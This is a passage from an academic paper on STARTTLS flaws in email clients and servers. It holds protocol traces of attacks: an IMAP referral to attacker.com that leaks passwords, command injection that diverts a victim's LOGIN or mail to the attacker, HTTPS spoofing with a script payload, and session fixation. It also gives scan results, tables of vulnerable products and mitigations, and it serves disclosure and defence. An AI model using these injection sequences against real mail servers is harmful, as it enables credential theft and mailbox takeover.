3  C: A SELECT Inbox
4  // ... and redirects client to attacker.com.
5  S: A NO [REFERRAL IMAP://attacker.com]
6
7  // ------------------------------------------------
8
9  // 2) The client connects to attacker.com ...
10 S: * OK
11 C: A STARTTLS
12 S: A OK
13 // ------------------ TLS Handshake -------------------
14 // ... and discloses the user's password to the attacker.
15 C: B LOGIN "username" "password"
16 // ...
```

Listing 9: Bypassing STARTTLS with a PREAUTH greeting and escalation from mailbox tampering to stealing of credentials.

5.3 UI Spoofing

IMAP Alerts (U_A) IMAP alerts, as previously described, are a prime opportunity for UI spoofing. Since they can be sent at any point in an IMAP connection, any client that displays them in the *plaintext* phase is vulnerable to UI spoofing.

Error Messages (U_E) Additionally, all protocols can show error messages that can be sent in response to any command. If these are displayed in the plaintext phase, UI spoofing is also possible.

5.4 Buffering

Response Injection (B_R) The response injection's impact is limited in SMTP because the exchanged data is short-lived and neither saved nor displayed to the user. However, POP3 and IMAP incorporate session data into local archives, and the response injection can be used to tamper with local mail archives. The attack is also easy to execute because the sequence of commands issued by a client is predictable.[8] Furthermore, the response injection can again be combined with referrals to obtain user credentials.

[8] Outlook is the only client which uses unpredictable IMAP tags.

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  C: A STARTTLS
3  // Attacker injects LOGIN and APPEND here ...
4  S: A OK
5  // ------------------ TLS Handshake -------------------
6  A: B LOGIN "attacker" "password" // LOGIN interpreted here
7  S: B OK
8  A: C APPEND INBOX {length} // APPEND interpreted here
9  S: +
10 // Due to the active APPEND, the following command is
11 // misinterpreted as email data and appended to the
12 // attacker's INBOX
13 C: B LOGIN "victim" "password"
```

Listing 10: Credential-Stealing in IMAP: Obtaining credentials using the command injection in IMAP.

6 Server-Side Attacks

In our attacker model, the attacker can act as MitM between client and server and open their own (STARTTLS) connections to the server. All server-side attacks described in this section are based on the attacker communicating with the client until it initiates the TLS handshake – possibly by doing a STARTTLS negotiation first – and preparing the attack on the server-side in the plaintext phase of a STARTTLS connection. When both sides are ready, the attacker relays all TLS traffic unchanged between the client and the server.

6.1 Buffering

For brevity, we will not use arrows to explain where command and response data was initially sent but layout the traces to make the practical impact of the issues more clear.

Command Injection (B_C) The command injection attack can not only be used to obtain user credentials in SMTP and IMAP and works against clients using STARTTLS but *also* against clients using implicit TLS. Furthermore, they can be used for cross-protocol attacks. Any server vulnerable to command injection is vulnerable to all attacks in this section.

Disclosing Credentials via Command Injection An attacker can obtain user credentials using the `APPEND` command after a `LOGIN` to their *own* mailbox (see Listing 10). The attacker then prepares a new email to be appended to their inbox using the command injection in lines 6 and 8. This results in the server interpreting the user's actual login command (line 13) as the body of an email, which is then `APPEND`ed to the attacker's mailbox and can be fetched from the mailbox.

A similar attack is possible on SMTP (Listing 11). Using the command injection, the attacker logs in to their own account (line 10) on the vulnerable server before preparing a mail to themselves using the `MAIL`, `RCPT`, and `DATA` (lines 11-13) commands. This way, any data sent by the victim will be sent as the mail body opened by the injected `DATA` command, thereby revealing the credentials (and email) to the attacker.

```
1  // 1) Attacker injects multiple commands (A, B, ...) to
2  //    prepare the transmission of an email.
3  //    The commands will generate multiple responses,
4  //    which will conveniently make the client send
5  //    more commands.
6  S: 220 OK
7  // ...
8  C: STARTTLS
9  A: EHLO attacker                    // A
10 .. AUTH PLAIN <attacker login>      // B
11 .. MAIL FROM:<attacker@example.com> // C
12 .. RCPT TO:<attacker@example.com>   // D
13 .. DATA                             // E
14 S: 220 OK
15
16 // ------------------ TLS Handshake -------------------
17
18 // 2) A-E are interpreted here. The server is now in a
19 //    state to accept an email body. All following lines
20 //    from the client are misinterpreted as an email,
21 //    which is then send to attacker@example.com.
22 C: EHLO alice
23 S: 250-mail.example.com // A
24 .. 250 AUTH PLAIN LOGIN
25 C: AUTH PLAIN <alice login>
26 S: 235 OK               // B
27 C: MAIL FROM:<alice@example.com>
28 S: 250 OK               // C
29 C: RCPT TO:<bob@example.com>
30 S: 250 OK               // D
31 C: DATA
32 S: 354 OK               // E
33 C: <email to bob>
34 .. .
```

Listing 11: Credential-Stealing in SMTP: Redirecting mails and user credentials on an SMTP server. Text marked in blue will be interpreted as the DATA of the mail.

Breaking Implicit TLS via STARTTLS Servers often share the same certificate between STARTTLS and implicit TLS[9] or provide both variants on the same domain such that both certificates must have the same SAN field. This enables an attacker to use vulnerabilities in the server's STARTTLS implementation, i.e., the command injection, even if a client is configured to use implicit TLS. This is exploitable with vulnerable SMTP servers in many mail clients. Reconsider Listing 11. Instead of the client connecting to the server in plain and issuing `STARTTLS` in line 6, the attacker relays the client's TLS connection – intercepted on the implicit TLS port – to the server. Usually, a client would assume that an implicit TLS connection starts with the SMTP banner of the server, but for STARTTLS connections, the server will not repeat the banner after the handshake, which would cause the client to stall. However, an attacker can inject an additional `EHLO` command after line 8, which causes the first server response after the TLS handshake to be the `EHLO` response, which will be interpreted as the server banner. Similar attacks are possible using the IMAP command injection.

[9] For example, Dovecot does not even provide an option to separate certificates for STARTTLS and implicit TLS.

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  A: A STARTTLS
3  .. HTTP/1.1200 NOOP                          // A
4  // ^^^^^^^^^^
5  // These are valid IMAP tags.
6  // vvvvvvvvvvvvv
7  .. ignore-header: LOGIN "attacker" "password" // B
8  .. ignore-header: SELECT INBOX                // C
9  // Attacker already saved email 1337 in their account.
10 .. // UID FETCH 1337                          // D
11 // ^^
12 // This is also a valid IMAP tag.
13 S: A OK STARTTLS
14
15 // -------- Attacker relays HTTPS connection ----------
16
17 C: GET / HTTP/1.1
18 .. ...
19 S: HTTP/1.1200 OK    // A
20 .. ignore-header: OK // B
21 .. ignore-header: OK // C
22 // Email 1337 may contain any web content.
23 ..                                 // D
24 .. <script>alert("XSS")</script> // D
25 .. // OK                          // D
```

Listing 12: **Hosting HTTPS:** Serving HTTPS content using the command injection in an IMAP server.

Hosting HTTPS via STARTTLS IMAP servers affected by the command injection vulnerability allow a MitM attacker to host arbitrary HTTPS content on domains listed in the IMAP server's TLS certificates. This can be achieved by using the reflection of IMAP tags in responses from the server as HTTP keywords. The MitM attacker intercepts the victim's HTTPS connection and establishes a connection to the IMAP server. For example, this creates a valid TLS session if the HTTPS domain is *www.mail.ex*, and the IMAP server has a wildcard certificate for the same domain **.mail.ex*.

The attacker can use the reflection of IMAP tags and a prepared email to serve HTTPS content to the victim, as shown in Listing 12. The attacker uses the syntactically correct tag `HTTP/1.1200` (note the missing space between `1.1` and `200`) and the `OK` (A) response from the server to fake an HTTP status line and colons (B, C) and comment markers (D) to hide data in headers and comments. Although `HTTP/1.1200 OK` is not a syntactically valid HTTP status line, recent Google Chrome and Mozilla Firefox will correctly render the fetched email data as an HTTP website. The exploit, however, did not work in Apple Safari.[10]

An attacker can use this vulnerability to serve phishing websites to the victim or perform cross-site scripting attacks against the real domain. According to our tests, this attack was possible against multiple popular HTTPS websites.

While, in theory, this attack is also possible using the command injection in POP3, it is impeded by the missing reflection of tags as present in IMAP. Therefore, we were unable to spoof HTTPS contents using the POP3 command injection in modern browsers. In addition to serving HTTPS, serving (nearly) arbitrary content to a victim might be possible for other protocols employing TLS and sharing the same certificate as a vulnerable server.

[10] This was tested in Chrome 90.0, Firefox 88.0.1, and Safari 14.1.

```
1  S: * OK [CAPABILITY IMAP4REV1 STARTTLS]
2  A: A login <attacker login>
3  S: A OK
4  C: B STARTTLS
5  S: B OK
6  // ------------------ TLS Handshake -------------------
7  // ...
8  C: X SELECT INBOX
9  // ...
10 C: Y APPEND "Sent" (\SEEN) {676}
11 .. From: ...
12 .. To: ...
13 ..
14 .. Hello, ...
15 S: Y OK
```

Listing 13: IMAP session fixation attack.

6.2 Session Fixation

Listing 13 shows a session fixation attack against an IMAP server. In this case, the server allows unencrypted logins, and the attacker can authenticate using their account and fixate this session for the client (lines 2 and 3). The server retains this session through the STARTTLS transition, and the client remains logged into the attacker's account. Therefore, the attacker can now present any mailbox to the client by manipulating their own account (line 8). Additionally, if the client synchronizes any sent or drafted emails to the mailbox (lines 10 to 14), the attacker can retrieve these from their mailbox.

POP3 allows for a similar attack. However, since POP3 does not allow clients to upload mails, the attack is restricted to presenting crafted mailboxes.

In SMTP, the session fixation is more nuanced because SMTP servers do not provide any permanent data visible to the authenticated user. However, an attacker could still add a new recipient – e.g., using the `RCPT` command – redirecting mails from a client to the attacker.

7 Evaluation

7.1 Client Issues

In total, 15 of 28 clients could be downgraded to plaintext and leaked sensitive data such as sent and drafted emails (Table 1). Straightforward STARTTLS stripping attacks (N_S) worked on ten clients and the PREAUTH issue (N_P) worked in five clients not vulnerable to basic stripping attacks. Most notably, three popular email apps for Android – Gmail, Gmail Go, and Samsung Email – were affected by *naïve* STARTTLS stripping attacks. Because Gmail, Gmail (Go), and Samsung Email showed the same unique behavior – a STARTTLS stripping attack lead to the upload of mails, but not to the leakage of credentials – we assume that they use a similar codebase. 4 out of

Client	Negotiation			Buffering			Tampering			UI Spoofing		
	SMTP	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**
Android (Google Play)												
Gmail (8.5.6.199637500)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
Gmail Go (8.5.6.197464524)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
Samsung Email (6.1.12.1)	✓	✓	●$_{N_S}$	✓	✓	✓	✓	✓	✓	✓	✓	✓
K-9 Mail (5.710)	✓	✓	✓	✓	✓	✓	✓	✓	✓	○$_{U_E}$	✓	✓
LineageOS email (9)	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Apple iOS (App Store)												
iOS Mail (iOS 13.5.1)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓
Gmail (6.0.200614)	✓	∅	✓	◐$_{B_R}$	∅	◐$_{B_R}$	✓	✓	✓	✓	∅	✓
Edison Mail (1.20.8)	✓	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	TLS	✓	∅	TLS
Windows												
Outlook (16.0.13001.20338)	✓	TLS	✓	✓	TLS	○$_{B_R}$	✓	TLS	✓	○$_{U_E}$	TLS	○$_{U_A,U_E}$
Apple macOS												
Mail (3608.80.23.2.2)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓
Linux (tested on NixOS)												
Balsa (2.5.9-1)	✓	✓	○$_C$[1]	✓	✓	✓	✓	✓	○$_C$	✓	○$_{U_E}$	○$_{U_A}$
Evolution (3.34.4)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	◐$_{T_M}$	✓	✓	○$_{U_A}$
Geary (3.34.2)	✓	∅	✓	✓	∅	✓	✓	∅	✓	✓	∅	✓
KMail (19.12.3)	●$_{N_S}$[2]	✓	✓	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓	✓
Cross-platform (tested on NixOS)												
Thunderbird (68.7.0)	✓	○$_{N_S}$[1]	●$_{N_P}$	✓	✓	◐$_{B_R}$	✓	✓	◐$_{T_M}$	✓	✓	○$_{U_A}$
Trojita (0.7.20190618)	✓	∅	✓	✓	∅	◐$_{B_R}$	✓	∅	◐$_{T_M}$	✓	✓	○$_{U_A}$
Claws (3.17.4)	✓	✓	✓	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	○$_{U_A}$
Sylpheed (3.7.0)	✓	✓	●$_{N_S}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	✓	✓	○$_{U_A}$
Alpine (2.21)	✓	✓	●$_{N_P,N_R}$	✓	✓	✓	✓	✓	◐$_{T_M,C}$	✓	○$_{U_E}$	○$_{U_A}$
Mutt (1.13.3)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	○$_{U_E}$	✓
NeoMutt (20200417)	✓	✓	●$_{N_P}$	◐$_{B_R}$	◐$_{B_R}$	◐$_{B_R}$	✓	✓	✓	✓	○$_{U_E}$	✓
OfflineIMAP (7.3.2)	∅	∅	●$_{N_S}$[3]	∅	∅	✓	∅	∅	✓	∅	∅	✓
Cloud Mail (Android & iOS)												
Outlook	✓	TLS	✓	✓	TLS	✓	✓	✓	✓	✓	TLS	✓
Yandex.Mail	✓	∅	✓	◐$_{B_R}$	∅	◐$_{B_R}$	✓	✓	✓	✓	∅	TLS
GMX Mail Collector	∅	●$_{N_S}$	●$_{N_S}$	∅	✓	✓	✓	✓	✓	✓	✓	✓
Mail.ru	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS
myMail	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS
Email App for Gmail	●$_{N_S}$	∅	TLS	◐$_{B_R}$	∅	TLS	✓	✓	✓	✓	∅	TLS

✓	No vulnerability found.	N_S	STARTTLS stripping	[1]	Infinite protocol loop
○	Minor issues.	N_P	PREAUTH	[2]	When no authentication configured
◐	Tampering with the mailbox or client state.	N_R	Malicious Redirect	[3]	Documented behavior
●	Sensitive data, e.g., emails or credentials, are exposed.	B_R	Response Injection		
TLS	Only implicit TLS configurable.	T_M	Tampering		
∅	Not available.	U_A	IMAP Alerts		
		U_E	Error Messages		
		C	Crash		

Table 1: Results of our STARTTLS tests against 28 email clients. We treated the backend of Cloud Mail apps as a single client, because the results were the same on every platform and we concluded that the backend is independent of the mobile app.

6 cloud mail apps were affected by STARTTLS stripping (N_S). However, due to the very similar testing outcomes, we assume that Mail.ru, myMail, and Email App for Gmail use the same code base. KMail only allowed STARTTLS stripping when no user authentication for SMTP is configured. We could not determine if Sylpheed is *meant* to be opportunistic because we did not receive an answer to our bug report. OfflineIMAP states in its documentation that "No verification [of certificates] happens if connecting via STARTTLS" [1]. Thus, we assume it was opportunistic by intent.

Evolution, Thunderbird, Trojitá, and Alpine accepted IMAP's untagged responses and incorporated them into the local state even without STARTTLS. Furthermore, Alpine crashed due to two specific untagged responses (`LIST` and `EXISTS`). In Alpine, we could also combine PREAUTH and mailbox referrals to steal user credentials too.

The response injection vulnerability (B_R) was present in 17 of 28 clients in at least one protocol. The implementation of STARTTLS seems to differ between protocols in Evolution, Sylpheed, Thunderbird, and Outlook, making them vulnerable in only a single protocol. For the remaining vulnerable clients, it was a generic issue. According to the website of the *LibEtPan* [3] mail framework, it is used in almost all email apps on iOS and Mac. Because our measurement showed that *all* Apple clients are affected by that bug, we find it likely that this is due to this library, and multiple more clients on these platforms could be affected.

7.2 Server Issues

We tested mail servers available freely or on a trial basis for the command injection vulnerability and the session fixation.

Command Injection Most tested servers were not affected by the command injection vulnerability. This is likely because most were already tested in the past. Nevertheless, we found seven servers that were still vulnerable to the attack in their latest version. The Courier vulnerability has been known since 2013 and was fixed in IMAP. In POP3, however, the fix seems to be ineffective. Table 2 shows our evaluation results, paired with the servers vulnerable to the command injection in the past.

Session Fixation We found most servers to be vulnerable to at least a mild form of session fixation. Six POP3 servers were vulnerable to an attacker setting only the user in plaintext before transitioning to TLS. While we categorize this as non-exploitable, it is still worrying to see that the server state is not correctly reset in these cases, showing that attacker-controlled data can leak into encrypted sessions. The same applies to the six SMTP servers allowing a full user account session fixation. However, we found no reasonable exploit for this. None of the tested SMTP servers allowed for the fixation of the `MAIL TO` address.

	Command Injection			*Session Fixation*		
Product	**SMTP**	**POP3**	**IMAP**	**SMTP**	**POP3**	**IMAP**
Citadel (929)	●	●	●	◐	●	●
Courier (1.0.14)	✓	●	◐	✓	◐	✓
Exchange (2016)	✓	✓	✓	✓	✓	✓
Gordano GMS[12] (20.06)	✓	●	●	–	–	–
IceWarp (Deep Castle 2)	✓	✓	✓	◐	✓	✓
IPswitch IMail (12.5.8)	◐	✓	✓	◐	●	●
Kerio Connect (9.2.12)	◐	✓	✓	✓	✓	✓
MailEnable (10.30)	✓	✓	✓	◐	✓	✓
MailMarshal[13] (10.0.1.203)	◐	✓	✓	✓	✓	✓
MDaemon (20.0.3)	✓	✓	✓	◐	◐	✓
SmarterMail (100.0.7503)	✓	●	✓	✓	✓	✓
Zimbra (8.8.15)	✓	◐	◐	✓	◐	✓
Exim (4.94#2)	✓	∅	∅	✓	∅	∅
netqmail (1.06[14])	◐	∅	∅	◐	∅	∅
Postfix (3.5.4)	◐	∅	∅	✓	∅	∅
Qmail Toaster (1.4.1)	●	∅	∅	–	∅	∅
Qmail Toaster (1.03-3.3.1)	✓	∅	∅	✓	∅	∅
Sendmail (8.16.1)	✓	∅	∅	–	∅	∅
spamdyke (5.0.1)	◐	∅	∅	✓	∅	∅
s/qmail (4.0.7)	●	∅	∅	✓	∅	∅
Cyrus IMAP (3.2.2)	∅	◐	◐	∅	◐	✓
Dovecot (2.3.10.1)	●	✓	✓	∅	◐	✓
Mercury/32 (4.80.149)	●	●	●	∅	◐	✓

– Unknown / Untested	✓ No vulnerability found
◐ Historic vulnerability (fixed)	◐ No working exploit
∅ Protocol not available	● New vulnerability

Table 2: Popular mail servers affected by the command injection and session fixation vulnerabilities. We do not report MTAs vulnerable to the Response Injection here.

We could achieve full session fixation in POP3 or IMAP for two servers, allowing to potentially present the attacker's mailbox to the victim[11].

7.3 Scanning Results

We found more than 300,000 hosts still vulnerable to the command injection – including large mail providers with proprietary mail servers, outdated installations, recent open-source MTAs, and Anti-spam solutions[15]. The detailed results are shown in Table 3. Interestingly, the highest ratio of vulnerable servers is present in POP3 servers. We assume this is due to the relatively low use of POP3 in the modern email

[11] This was not tested end-to-end in all clients.
[12] We could not identify if SMTP commands are correctly interpreted.
[13] MailMarshal is now called TrustWave Secure Email Gateway (SEG).
[14] With combined patch v2020.12.04 by Roberto Puzzanghera applied.
[15] Victor Duchovni made a similar observation in 2011 [33].

Protocol (Port)	Scanned	Vulnerable	Ratio
SMTP (25)	5,521,868	97,697	1.8%
SMTP (587)	4,200,995	58,793	1.4%
SMTP (per IPv4)	7.278,279	111,599	1.5%
POP3 (110)	4,285,730	110,882	2.6%
IMAP (143)	4,165,826	98.773	2.4%
Total	15,729,835	321,254	2.0%

Table 3: Results of our scan for the command injection vulnerability. We report the results for SMTP per port and grouped by IP address to prevent counting the same server twice.

environment due to its age, increasing the share of old and unmaintained servers. In general, the number of vulnerable servers is surprisingly high, considering that the command injection in SMTP was first published in 2011 [33]. To get more insights into the results, we performed a keyword-based clustering of the vulnerable servers (Table 4).

The largest fraction of vulnerable IMAP servers is Courier servers. Since we found a bug report for this from 2013 [13], we assume that these are mainly old versions. Sadly we could not get a detailed overview of Courier versions newer than 2011 since the copyright notice seems to have been updated inconsistently. However, we also identified many smaller clusters of vulnerable servers and retested them locally (Table 2). For SMTP, most vulnerable servers were derivatives of qmail. While netqmail is easily distinguishable from standard qmail, other derivatives are not.
Additionally, we identified a large cluster (more than 10,000 servers) of Postfix installations. Assuming that this bug was fixed in 2011 in both netqmail and Postfix, we concluded that this must be either a broad set of old setups or these servers are behind vulnerable mail gateways, which we could not identify. Another large cluster of vulnerable SMTP servers (more than 30,000) were recvmail servers. We identified that this is a custom SMTP server used by the Internet backbone provider Hurricane electric. CoreMail servers showed up as vulnerable in all protocols. This is notable because CoreMail claims to have more than 1 billion users, providing cloud services, an Anti-Spam solution, and mail servers.

To estimate these vulnerabilities' real-world impact, we cross-reference our results with the Tranco Top Million list [21].[16] We found that 3.3% of the MX servers of these websites are vulnerable to the command injection in SMTP – a percentage that is more than twice as high as on the Internet. We also specifically looked at the most used MX servers of the top websites. One mail provider – Yandex, which is used for the MX of around 2 percent of the one million most popular websites – was vulnerable to the command injection.

[16] https://tranco-list.eu/list/8KKV

8 Mitigation

Mail clients should make implicit TLS the default, and users who can either use STARTTLS or implicit TLS should use the latter. Mail service providers should always offer implicit TLS and evaluate, as a long-term measure, strategies to disable STARTTLS. While we believe that this is the best way forward, we recognize that security mitigations are still required. Most notably, STARTTLS is currently the *only* standardized option for encryption in message relaying. Even though relaying is still opportunistic, DANE [5] and MTA-STS [22] try to rectify that, and flaws in STARTTLS must not undermine this effort.

Isolating the Plaintext Phase Due to the many places where plaintext data might potentially be processed or buffered, it might be easier to introduce a separate STARTTLS routine, with the single goal to transition a given socket to the point where the TLS handshake would start. This routine would have a stack-allocated local protocol buffer and no other application state (except the socket). All other routines would work *as if* implicit TLS was used. Due to this strict separation, implementors may wonder about the interaction of pipelining and STARTTLS. However, the standards explicitly state that further commands before the transition are not allowed. Additionally, since the client needs to wait for the server's acknowledgment of the STARTTLS command, the `CLIENT_HELLO` should not be pipelined. The same is true for the `SERVER_HELLO` due to the TLS protocol flow.

Fixing Buffering Issues Server and client implementations must not interpret content sent in plain text as part of an encrypted connection. If the plaintext phase can not be isolated such that a separate buffer is used, the read buffer should be cleared when initiating the TLS handshake after a STARTTLS command. Alternatively, the additional content can be interpreted as a part of the TLS handshake (which will lead to a termination of the handshake). A third alternative is to precautionary clear the application buffer (and all other buffers) after the TLS handshake.

Streamlining Negotiation Our analysis shows that if an SMTP or POP3 client never issues a command asking for information, an attacker is unlikely to change any client state because the response will not even be parsed correctly. More specifically, when a client never asks for a server's capabilities, an attacker is unlikely to execute STARTTLS stripping attacks. Therefore, the negotiation process should be streamlined such that a client issues the `STARTTLS` command as the first *and only* command. This can be done in a standard-conforming way for POP3 and IMAP. In SMTP, the `EHLO` command should be the first issued command as some servers require it. Here, `EHLO` could still be sent, but the answer should be discarded.

IMAP		*POP3*		*SMTP (25)*		*SMTP (587)*	
Server	**Ratio**	**Server**	**Ratio**	**Server**	**Ratio**	**Server**	**Ratio**
Courier ($\leq$ 2011)	84.00%	Courier	82.79%	netqmail	25.04%	Recvmail	28.71%
Courier ($>$ 2011)	3.53%	SmarterMail	5.36%	qmail	21.12%	qmail	24.66%
Coremail (unknown)	2.12%	Coremail	2.32%	Recvmail	17.00%	netqmail	23.81%
Mdaemon ($\leq$ 13.0.3)	1.10%	Zimbra	1.71%	Postfix	11.67%	Postfix	6.94%
Cyrus ($\leq$ 2.4.17)	1.08%	IceWarp/Merak	1.12%	Coremail	2.41%	Kerio Connect	2.48%
Kerio Connect ($<$ 7.1.4)	1.00%			Kerio Connect	2.20%	Exim	2.41%
				Exim	1.27%		
				IceWarp/Merak	1.24%		
Unidentified	1.68%	Unidentified	2.98%	Unidentified	10.78%	Unidentified	6.25%
Various	5.49%	Various	3.72%	Various	7.27%	Various	4.74%

Table 4: Rough clustering of vulnerable servers during scans, by protocol. IMAP Server versions are a best-effort deduction from greetings and information sent during scans. Servers grouped under various were present less than one percent each.

Six of the tested clients already behave this way, suggesting that this behavior does not lead to incompatibilities in the wild.

9 Related Work

Even though STARTTLS *adds* attack surface to the TLS protocol usage, it is by no means protected against known attacks against TLS. While significant academic research on TLS exists, surprisingly little has been written on STARTTLS.

In 2015, Durumeric et al. [6] published a report on the global adoption rate of SMTP security, including STARTTLS, SPF, DKIM, and DMARC. The report is based on scans of the SMTP server configuration of the Alex Top Million domains and data on Gmail's SMTP connections over a year. They found that only a little over half of the scanned SMTP servers could successfully perform a STARTTLS handshake and that more than 426 Autonomous Systems performed STARTTLS stripping on customers' connections. This highlights inherent problems with the use of STARTTLS in MTA-to-MTA connections. However, Durumeric et al. do not focus on the usage of STARTTLS in MUA-to-MSA connections.

Holz et al. [15] conducted active scans and passive monitoring to learn which authentication mechanisms, X.509 certificates, and TLS cipher suites are advertised and used by clients and servers for electronic communication. Specifically, they reported that many clients and servers fall back to unencrypted connections should STARTTLS not be available.

In 2016, Mayer et al. [23] published data on their IPv4-wide scans of email ports, focusing on the security of the negotiated TLS connection – i.e., supported cipher suites, cryptographic primitives, key exchange parameters, and TLS certificates – as well as the support for plaintext authentication – i.e., the availability of STARTTLS and the AUTH PLAIN and LOGINDISABLED capabilities. They found that a sizable number of email servers did not correctly enforce non-plaintext authentication for MUAs.

10 Discussion

The analysis shows that IMAP is particularly affected by STARTTLS vulnerabilities, and there are two main reasons for that. IMAP's communication model (untagged responses) and unified parsing allow attackers to send unsolicited responses at any time, and the client is likely to accept it. This is different in SMTP and POP3 because the client only accepts a limited set of responses according to the commands it sent.

Furthermore, the extensive functionality and large number of IMAP extensions make it more likely that some of them conflict with the requirements of STARTTLS. The PREAUTH greeting and login referrals are good examples. Those clients not affected by this issue closed the connection directly or, in violation of the protocol, still issued the STARTTLS command. Surprisingly, this makes clients striving for protocol correctness *more likely* to be affected by the PREAUTH issue. Even though the login referrals extension predates the introduction of STARTTLS, its potential to bypass the security of STARTTLS is not documented. Fortunately, only a few clients support login referrals, but for example, Thunderbird has an open feature request for login referrals from 2004[17]. Each of the several dozen IMAP extensions has the potential to add a STARTTLS bypass. In order to combine STARTTLS and IMAP, it would be necessary to analyze each extension. A more comfortable and safer approach would be to discourage STARTTLS support for IMAP.

We believe that the large number of servers and clients affected by the buffering vulnerabilities arises from any naïve implementation of STARTTLS. Preventing the vulnerability requires additional code to clear the receive buffer explicitly after the transition to STARTTLS. While the command injection was first described in 2011, the response injection was unknown. We assume that this vulnerability did not get the deserved attention due to missing practical attack scenarios. Our experiences in disclosure support this: although some

[17] https://bugzilla.mozilla.org/show_bug.cgi?id=59704

developers knew of this vulnerability, they assumed it to be relatively low impact or non-exploitable. When presented with a functional exploit, most fixed the vulnerability swiftly.

We also like to point out that STARTTLS makes benign issues more critical. Although accepting IMAP responses in not well-defined states hints to implementation problems, they are not critical for security during a benign session with a server. Similarly, even though memory corruption issues may crash a client, they are unlikely to be sent with malicious intent by a benign server. STARTTLS makes both of these issues critical for security, and implicit TLS mitigates them in our attacker scenario.

Our investigation primarily focused on the security properties of STARTTLS. However, it is evident that STARTTLS also has performance implications because transitioning from STARTTLS to implicit TLS removes two round trips from any new connection. There has been considerable effort to reduce the round trips in TLS connections during the standardization of TLS 1.3. Therefore, we find it noteworthy to consider the performance impact STARTTLS implies.

During disclosure, we experienced that some client vendors were struggling to reproduce findings. For the more complex cases, i.e., the response injection, we provided our server code and received very positive responses. Given that simple test cases could have uncovered many issues, we certainly think there is a demand for robust email security tooling. Our approach to focus on easy-to-setup network-only tests may further contribute to the execution of more such tests.

11 Conclusion

We performed the first systematic, thorough analysis of STARTTLS implementation vulnerabilities. In 2011 it was first shown that Postfix was vulnerable to a STARTTLS buffering bug that allowed command injection. Subsequently, the same type of bug was found in various mail servers and other server software. Our research shows that even though this bug has been known for a decade, it is still widely prevalent in email servers. It also shows that a novel adaption of this bug type is present in many email client applications.

Our research also shows that inconsistencies in the standard and incompatibilities between certain IMAP features, particularly PREAUTH, unsolicited responses, and referrals, allow further attacks. The interaction of STARTTLS and any new (and existing) features must be carefully evaluated to ensure that STARTTLS bypasses will not appear.

The STARTTLS vulnerabilities can be used for critical attacks such as credential stealing that allow attackers to take control over the victim's mailbox. We showed how server-side command injection flaws can be used to steal credentials in SMTP and IMAP connections using STARTTLS. A combination of the PREAUTH functionality and referrals in clients can also be used for credential stealing.

We discovered several flaws in major email client and server implementations. Both the PREAUTH and the client response injection affected Mozilla Thunderbird and Apple Mail. The STARTTLS stripping flaw was present in several major clients, including the Gmail Android app. The command injection, know since 2011, was possible on large mail servers by major mail providers like Yandex and GMX. Our scans reveal that of all publicly available SMTP, POP3, and IMAP servers, 320,000 are vulnerable to command injection attacks. Out of 22 tested email servers, 15 are vulnerable to the command injection or had this vulnerability in the past.

In summary, we conclude that STARTTLS has systemic problems that lead to implementation flaws, that STARTTLS is insufficiently specified, that STARTTLS has no security advantage over implicit TLS connections, and is slower than implicit TLS due to additional round trips. Therefore, we recommend using implicit TLS and deactivate STARTTLS for email submission and retrieval whenever feasible.

Acknowledgments The authors thank Marcus Brinkmann for his tireless support, feedback, and editing towards the submission of this paper. Additionally, we thank the German BSI CERT for assistance in international disclosure. We also thank our shepherd Ben Stock for his exceptional support for this paper. Fabian Ising was supported by a graduate scholarship of Münster University of Applied Sciences and the research project "MITSicherheit.NRW" funded by the European Regional Development Fund North Rhine-Westphalia (EFRE.NRW).

References

[1] Multiple Contributors. Does offlineimap verify ssl certificates? http://www.offlineimap.org/doc/FAQ.html#does-offlineimap-verify-ssl-certificates, June 2017.

[2] M. Crispin. Internet message access protocol - version 4rev1, March 2003. RFC3501.

[3] Hoà V. Dinh. Libetpan. https://www.etpan.org/libetpan.html. Accessed: 2020-10-10.

[4] Dirk Wetter. testssl.sh. https://testssl.sh. Accessed: 2021-02-04.

[5] V. Dukhovni and W. Hardaker. The dns-based authentication of named entities (dane) protocol: Updates and operational guidance, October 2015. RFC7671.

[6] Zakir Durumeric, David Adrian, Ariana Mirian, James Kasten, Elie Bursztein, Nicolas Lidzborski, Kurt Thomas, Vijay Eranti, Michael Bailey, and J Alex Halderman. Neither snow nor rain nor mitm... an empirical analysis of email delivery security. In *Proceedings of the*

2015 Internet Measurement Conference, pages 27–39, 2015.

[7] N. Freed. Smtp service extension for command pipelining, September 2000. RFC2920.

[8] M. Gahrns. Imap4 login referrals, October 1997. RFC2221.

[9] M. Gahrns. Imap4 mailbox referrals, September 1997. RFC2193.

[10] R. Gellens and J. Klensin. Message submission, December 1998. RFC2476.

[11] R. Gellens and J. Klensin. Message submission for mail, November 2011. RFC6409.

[12] R. Gellens, C. Newman, and L. Lundblade. Pop3 extension mechanism, November 1998. RFC2449.

[13] Fernando Gozalo. Ubuntu bugs: pop3 and imap tls plaintext command injection. https://sourceforge.net/p/courier/mailman/courier-imap/thread/525D3389.4080507%40csi.uned.es/#msg31522221, October 2013.

[14] P. Hoffman. Smtp service extension for secure smtp over transport layer security, February 2002. RFC3207.

